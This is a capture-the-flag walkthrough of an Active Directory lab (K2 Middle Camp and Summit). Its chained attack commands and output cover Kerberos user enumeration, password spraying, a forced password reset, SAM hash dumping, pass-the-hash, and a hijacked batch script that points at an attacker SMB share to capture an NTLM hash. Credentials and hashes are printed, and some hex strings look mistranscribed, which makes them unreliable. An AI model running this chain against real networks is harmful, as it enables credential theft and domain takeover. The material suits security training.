
Now we just try logging in hopefully we have password reuse and we can login...

and James worked! using the command of 'id' we gain the group he is a part of. Using the following commands since adm group has access to read the /var/logs we can grep out password and discover what we can:

Now using the logical conclusion, if rose cant use that password but she is a Admin and her other account password doesnt work. This password might be roots password.








Now we have Rose's account and password information, we have James' account and information we also have the root password. Now we can create new users and password text files and use this on the next machine the Middle Camp.

MiddleCamp:

Now that we have 2 known user accounts with passwords and the root password hash, we have a few methods to try to attack the middlecamp system. First how we move forward is to get a lay of the land so we start with nmap scans.



```
┌──(kali㉿kali)-[~/Desktop/THM/k2]
└─$ sudo nmap -T4 -p- -A k2.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 07:04 EST
Nmap scan report for k2.thm (10.10.180.179)
Host is up (0.095s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-06 12:07:06Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=K2Server.k2.thm
| Not valid before: 2025-01-05T11:59:09
|_Not valid after:  2025-07-07T11:59:09
| rdp-ntlm-info:
|   Target_Name: K2
|   NetBIOS_Domain_Name: K2
|   NetBIOS_Computer_Name: K2SERVER
|   DNS_Domain_Name: k2.thm
|   DNS_Computer_Name: K2Server.k2.thm
|   DNS_Tree_Name: k2.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2025-01-06T12:08:03+00:00
|_ssl-date: 2025-01-06T12:08:42+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49797/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: K2SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2025-01-06T12:08:04
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   25.42 ms 10.6.0.1
2   ... 3
4   95.51 ms k2.thm (10.10.180.179)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 247.00 seconds
```

Now we have the system name, and we add it to our /etc/hosts file. From here we need to make a list of valid or possible valid user list with known possibilities. Here is a example.

```
 1 rose
 2 james
 3 r.bud
 4 j.bold
 5 bud.r
 6 bold.j
 7 james.bo
 8 rose.bud
 9 rbud
10 jbold
11 boldj
12 budr
13
```

From here we can use kerbrute to enumerate the possible user accounts on the middle camp system.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2]
└─$ kerbrute userenum --dc k2server.k2.thm -d k2.thm users.txt

Version: dev (n/a) - 01/06/25 - Ronnie Flathers @ropnop

2025/01/06 07:36:09 >  Using KDC(s):
2025/01/06 07:36:09 >   k2server.k2.thm:88

2025/01/06 07:36:14 >  [+] VALID USERNAME:       j.bold@k2.thm
2025/01/06 07:36:14 >  [+] VALID USERNAME:       r.bud@k2.thm
2025/01/06 07:36:14 >  Done! Tested 12 usernames (2 valid) in 5.194 seconds
```

now we have the username methodology from the system, now we can password spray using kerbrute brute user to see if any passwords work for any accounts showing that password re-use has happened on the system. We have password reuse for the account r.bud.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2]
└─$ kerbrute bruteuser --dc k2server.k2.thm -d k2.thm pass.txt r.bud

Version: dev (n/a) - 01/06/25 - Ronnie Flathers @ropnop

2025/01/06 07:45:15 >  Using KDC(s):
2025/01/06 07:45:15 >   k2server.k2.thm:88

2025/01/06 07:45:15 >  [+] VALID LOGIN:  r.bud@k2.thm:[redacted]
2025/01/06 07:45:15 >  Done! Tested 3 logins (1 successes) in 0.378 seconds
```

Using this we can use the ad-bloodhound.sh to collect JSON files and upload those into bloodhound.

```
┌──(kali㉿kali)-[~/Desktop/scripts/offensivesecurity/active-directory]
└─$ ./ad-bloodhound.sh
Domain:
k2.thm
Username:
r.bud
Password:
vRMkaVgdfxhW!8
IP of Domain:
10.10.180.179
INFO: Found AD domain: k2.thm
INFO: Getting TGT for user
INFO: Connecting to LDAP server: k2server.k2.thm
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: k2server.k2.thm
INFO: Found 7 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: K2Server.k2.thm
INFO: Done in 00M 19S
```

Now we can login as r.bud and see what is available to her, while we wait for bloodhound to upload those JSON files. We find a file which shows us what the password policy is for the domain.

```
*Evil-WinRM* PS C:\Users\r.bud\Documents> type note_to_james.txt
Hello James:

Your password "rockyou" was found to only contain alphabetical characters. I have removed your Remote Access for now.

At the very least adhere to the new password policy:
1. Length of password must be in between 6-12 characters
2. Must include at least 1 special character
3. Must include at least 1 number between the range of 0-999
```


now we have the base password, but we can create another custom list and use john, querying that wordlist to bruteforce our way into learning j.bold's account.

```
john --wordlist base.txt --rules=k2rule --min-length=6 --max-length=12
-stdout >custom_bold.txt
kerbrute bruteuser --dc k2server.k2.thm -d k2.thm custom_bold.txt
j.bold
```

The users account was shown.

```
┌──(tyler㉿kali)-[~/tryhackme/k2]
└─$ ./kerbrute bruteuser --dc k2server.k2.thm -d k2.thm custom_passwords.txt j.bold

Version: v1.0.3 (9dad6e1) - 10/02/24 - Ronnie Flathers @ropnop

2024/10/02 22:05:16 >  Using KDC(s):
2024/10/02 22:05:16 >   k2server.k2.thm:88

2024/10/02 22:05:18 >  [+] VALID LOGIN:  j.bold@k2.thm:#8rockyou
2024/10/02 22:05:19 >  Done! Tested 61 logins (1 successes) in 2.865 seconds
```


Now that bloodhound has been updated we can see that two users are a part of the IT STAFF 1 group, which also showed that j.smith also has an account to it.



Now we can use an attack which abuses the ability of members in that group to reset user accounts and change it to something that we know. We can then login using evil-winrm to login as j.smith.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2/bloodhound]
└─$ net rpc password "j.smith" "password123@" -U "k2.thm"/"j.bold"%"#8rockyou" -S "10.10.180.179"

┌──(kali㉿kali)-[~/Desktop/THM/k2/bloodhound]
└─$ evil-winrm -u j.smith -p password123@ -i k2.thm

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents>
```

From here we can see what permissions j.smith has access too one group that j.smith has access to is Backup Operators group. This group allows Privilege Escalation by having the ability to copy over the SAM and SYSTEM registry keys which can dump the hashes for all users who have logged in recently to the system.



Since we are using evil-winrm we can simply savethe file to a known location then download the SAM and SYSTEM file to our Kali machine.

```
*Evil-WinRM* PS C:\Windows\Tasks> dir


    Directory: C:\Windows\Tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/6/2025   2:45 PM          53248 SAM
-a----         1/6/2025   2:46 PM       17047552 SYSTEM


*Evil-WinRM* PS C:\Windows\Tasks> download SYSTEM

Info: Downloading C:\Windows\Tasks\SYSTEM to SYSTEM

Info: Download successful!
```

Now we can use [impacket-secretsdump.py] to recreate the ntds.dit file and collect the local Administrator hash and gain NT Authority on the system.


```
┌──(kali㉿kali)-[~/Desktop/THM/k2/bloodhound]
└─$ secretsdump.py -sam SAM -system SYSTEM LOCAL
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9545b61858c043477c3
50ae86c37b32f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Cleaning up...
```

Now we have Administrator, r.bud, j.bold account we also have the Administrators hash, and r.bud and j.bolds password we also have j.smiths account. Now we can attack the Summit system.

K2 Summit:

The final machine in the network, also what I believe to be the primary Domain Controller for the K2.thm domain. First we have a known user list, with known passwords and password hashes from the previous machines, I have this in a organized file so I can re-use this for this system. First things first, discover the new system name in DNS and see what is on the system, time for a NMAP scan.



```
┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ sudo nmap -T4 -p- -A 10.10.100.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 10:12 EST
Nmap scan report for k2.thm (10.10.100.117)
Host is up (0.092s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-06 15:15:24Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: k2.thm0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=K2RootDC.k2.thm
| Not valid before: 2025-01-05T15:07:05
|_Not valid after:  2025-07-07T15:07:05
| rdp-ntlm-info:
|   Target_Name: K2
|   NetBIOS_Domain_Name: K2
|   NetBIOS_Computer_Name: K2ROOTDC
|   DNS_Domain_Name: k2.thm
|   DNS_Computer_Name: K2RootDC.k2.thm
|   DNS_Tree_Name: k2.thm
|   Product_Version: 10.0.17763
|_  System_Time: 2025-01-06T15:16:21+00:00
|_ssl-date: 2025-01-06T15:17:00+00:00; -3s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49791/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: Host: K2ROOTDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
| smb2-time:
|   date: 2025-01-06T15:16:22
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   22.88 ms 10.6.0.1
2   ... 3
4   93.54 ms k2.thm (10.10.100.117)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 280.06 seconds
```

Now we add the new IP and the name to the /etc/hosts file on our system. now we can use kerbrute to enumerate the users who have login access to this system.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ kerbrute userenum -d k2.thm --dc k2rootdc.k2.thm users.txt

Version: dev (n/a) - 01/06/25 - Ronnie Flathers @ropnop

2025/01/06 10:30:07 >  Using KDC(s):
2025/01/06 10:30:07 >   k2rootdc.k2.thm:88

2025/01/06 10:30:07 >  [+] VALID USERNAME:       Administrator@k2.thm
2025/01/06 10:30:07 >  [+] VALID USERNAME:       j.smith@k2.thm
2025/01/06 10:30:07 >  Done! Tested 4 usernames (2 valid) in 0.141 seconds

┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$
```

next we use the passwords from the previous system to bruteforce our way to having access on the system as j.smith.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ kerbrute bruteuser -d k2.thm --dc k2rootdc.k2.thm pass.txt j.smith

Version: dev (n/a) - 01/06/25 - Ronnie Flathers @ropnop

2025/01/06 10:31:34 >  Using KDC(s):
2025/01/06 10:31:34 >   k2rootdc.k2.thm:88

2025/01/06 10:31:35 >  Done! Tested 4 logins (0 successes) in 0.478 seconds

┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ evil-winrm -u j.smith -H '9545b61858c843477c350ae86c37b32f' -i k2rootdc.k2.thm

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\j.smith\Documents>
```

now we can do some basic priv esc easy wins on the system, looking specifically for who is also on the system and what privileges the user j.smith has on his account and what software is loaded onto the machine. You will find the user O.Armstrong.

```
*Evil-WinRM* PS C:\Users\j.smith\Desktop> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    j.smith
krbtgt                   o.armstrong
The command completed with one or more errors.
```

```
*Evil-WinRM* PS C:\Users\j.smith\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

and finally a scripts directory.

```
*Evil-WinRM* PS C:\> dir


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/14/2018   6:56 AM                EFI
d-----         5/13/2020   5:58 PM                PerfLogs
d-r---        11/14/2018   4:10 PM                Program Files
d-----         3/11/2021   7:29 AM                Program Files (x86)
d-----         5/30/2023   1:32 AM                Scripts
d-r---         5/30/2023   2:29 AM                Users
d-----         5/30/2023   1:17 AM                Windows
```

If we navigate to the C:\Scripts directory we will see that it is a script being used by O.Armstrong to copy over notes to his own Documents directory. we can then check the permissions on the file itself, and the C:\Scripts directory as J.Smith to see if we have the power to edit this file.

```
*Evil-WinRM* PS C:\Scripts> type backup.bat
copy C:\Users\o.armstrong\Desktop\notes.txt C:\Users\o.armstrong\Documents\backup_notes.txt
*Evil-WinRM* PS C:\Scripts>
```

```
*Evil-WinRM* PS C:\Scripts> Get-ACL -path C:\Scripts\backup.bat


    Directory: C:\Scripts


Path       Owner          Access
----       -----          ------
backup.bat K2\o.armstrong NT AUTHORITY\SYSTEM Allow  FullControl ...


*Evil-WinRM* PS C:\Scripts> Get-ACL -path C:\Scripts


    Directory: C:\


Path    Owner                  Access
----    -----                  ------
Scripts BUILTIN\Administrators K2\j.smith Allow  FullControl ...
```

We have the ability to remove backup.bat and replace it with our own file, what is inside the file doesnt matter as long as it sits in this directory. Now we can use Responder to listen in on that system to see if a hash is thrown for the user O.Armstrong.

```
┌──(kali㉿kali)-[~/Desktop/THM/k2/summit]
└─$ sudo responder -I tun0
[sudo] password for kali:
```

```
*Evil-WinRM* PS C:\Scripts> rm backup.bat
*Evil-WinRM* PS C:\Scripts> set-content -path "C:\Scripts\backup.bat" -Value "copy \\10.6.11.79\pwnd.txt C:\Users\o.armstrong\Documents\pwnd.txt"
*Evil-WinRM* PS C:\Scripts>
```

Which gives us the hash for user o.armstrong

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.100.117
[SMB] NTLMv2-SSP Username : K2\o.armstrong
[SMB] NTLMv2-SSP Hash     : o.armstrong::K2:81820ef2b47ba3d2:5B11D8826FE9C2B9893B2944EDB24749:0101000000000000006D76A32760DB01284383DA75BFC0D3000000000200080
0048004900530033000100100E00570049004E002D00550039004C00520034004E0035004400480041003800040034005700490004E002D00550039004C00520034004E0035004400480041003800020E
0048004900530033002E004C004F00430041004C00030014004800490053003300002E004C004F00430041004C00050014004800490053003300002E004C004F00430041004C0007000800006D76A327
00DB0106000400020000000800300300000000000000000000000000821000069836240A0FEB92D0F756DG17E74C794CC542BF405132856ED717FE6F27DCDAB58AB01000000000000000000000000
0000000000900IE00630063006G0073002F00310038002E0036002E00310031002E00370030000000000000000000
[*] Skipping previously captured hash for K2\o.armstrong
[*] Skipping previously captured hash for K2\o.armstrong
[*] Skipping previously captured hash for K2\o.armstrong
[*] Skipping previously captured hash for K2\o.armstrong
[*] Skipping previously captured hash for K2\o.armstrong
```

we can now copy over that hash, and paste it into its own hash.txt file and use hashcat to decrypt the password.

```
O.ARMSTRONG::K2:7c0ecdbe8cbbe4f3:7c0a8ee8eee4979393374dd55da6037c:0101000000000000a4a9671c15db0114dafc644522ca74000000000200
0800300030004a00500001001e00570049004e002d004a0058004b00430034004c004a0054004a0030004100400340057004900 4e002d004a0058004b0043
0034004c004a0054004a00300041002e00300030004a0050002e004c004f00430041004c0003001400300030004a0050002e004c004f00430041004c000500
1400300030004a0050002e004c004f00430041004c000700080000a4a9671c15db0106000400020000000800300030000000000000000000000002100009a
c7ea9878b115337640c747735f4ab7cc89ac841002583c936920002f59444d0a0010000000000000000000000000000000000900220063006900660073006
2f00310030002e00310033002e00340036002e00320032003400000000000000000:[redacted]
```


giving us the username and password for O.Armstrong.

from there we can use [ad-bloodhound.sh] to give us even more information about the system and also give us more ways to get NT Authority on it. Once we upload the JSON files into bloodhound.

